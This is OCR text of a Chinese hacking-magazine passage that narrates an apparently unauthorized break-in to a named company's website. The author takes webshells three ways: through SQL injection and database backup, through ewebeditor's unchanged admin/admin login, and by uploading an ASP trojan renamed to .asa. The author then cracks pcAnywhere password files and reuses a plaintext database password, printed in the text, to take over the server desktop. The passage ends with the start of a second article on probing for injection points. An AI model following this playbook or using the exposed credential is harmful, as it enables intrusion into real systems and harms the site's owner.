

图5 管理系统


图6 条码管理系统


图7 俱乐部管理后台



图8 进入网站管理系统


图9 "添加文章"窗口


图10 ewebeditor登录页

伪条码等，XFX的利益受损就大了。真的是很危险啊！通过数据库猜解记录，得到密码进入管理后台，加VIP用户或改用户的记录、添积分，查询或添加产品条码都是可以轻松做到的，抓两张图给大家看看，如图6、7。


我们还是言归正传，说说拿WEBSHELL。我们先用先前得到的管理员账号密码进入网站管理系统，如图8。我们看到了网站的物理路径为：E:\wwwroot\，结合先前检测到的可以多句执行的SQL注入点，你会想到什么方法？对，数据库差异备份！曾经写过文章详细介绍过，在此不作阐述了，此为拿WEBSHELL方法一。在“文章管理”栏目的“添加文章”功能里，我们还有所发现，如图9。大家有没有看到一个熟悉的身影？“她”就是ewebeditor。


图11 使用默认账号密码登录成功

输入网址：http://www.xfx.com.cn/ewebeditor/，果然存在这个目录，用默认管理地址http://www.xfx.com.cn/ewebeditor/admin_login.asp登录，管理账号密码居然也未作修改，还是admin和admin，就这样进去了，如图10、11。

下面的步骤，相信大家都知道怎去办了，新增样式，添加允许上传文件扩展名，预览，上传asp木马。不作细述，此为拿WEBSHELL方法二。

在先前管理入口检测时，我们还检测到一个连接：http://www.xfx.com.cn/test.asp，打开后是一个上传页面，如图12。


图12 发现上传页面

试着直接上传asp木马文件，被程序阻止（难得管理员还有这么一点点的安全意识）。又改扩展名为asa，结果就成功了，如图13。





图13 上传asp和asa扩展名的木马


就这样我们利用第三种方法也得到了WEBSHELL，截张图大家看看，图14。


图14 获得的webshell


四、结合社会工程学获得管理权限


下面我们来尝试获得进一步的管理权限。有了webshell，作进一步的提权方法有哪些？大家可以再回想一下所知道的方法。最方便的就是管理员装有pcanywhere，我们得到cif文件进行破解得到密码，然后就可以远程管理了，就像使用本机一样方便。

用我们的“马儿”在其硬盘里游走，真幸运，还真让我找到了pcanywhere的踪影，在c:\documents and settings\all users\application data\symantec\pcanywhere目录里找到了两个cif文件，如图15。


图15 找到pcanywhere及其cif文件

将这两个CIF文件下载到本机，用pcanywhere passview工具进行密码破解，然后本机装上pcanywhere客户端工具，用得到的登录名和密码新增设置一个主控端，图16、17。


图16 pcanywhere passview工具破解密码


图17 pcanywhere客户端连接设置

满怀期待地进行连接，居然显示的是对管理员wd002adm进行了桌面锁定。要解开锁定，当然是要知道管理员的密码才行。要拿到其密码还不是件容易的事，咋办？


“Wd002”，似乎在哪见过？刚才破cif文件时就有一用户名为wd002pca，一定是同一个人，刚才的密码“t5y6u7g8h4”会不会也就是管理员的系统密码呢？根据社会工程学的原理，一般人都习惯使用同一个密码。再加上我在查看程序数据库连接文件中发现的以下一段代码，使我对“t5y6u7g8h4”这串字符定是系统密码坚信不已。

```
DataBaseName="xfx_db"            数据库名称
SqlServer="(local)"              你的SQLServer地址
SqlLoginUser="xfx"               你的SQL登录用户名
SqlLoginPass="t5y6u7g8h4"        你的SQL登录密码
```

果然如我所料，输入这串字符，成功进入桌面，如图18。

下转第35页

图书馆之旅



黑萝卜[S.H.C]&[SYC]

从本文你可以学到：
1、注射点的探测
2、渗透的基本思路和过程




图1 加单引号返回空白




图2 or语句测试

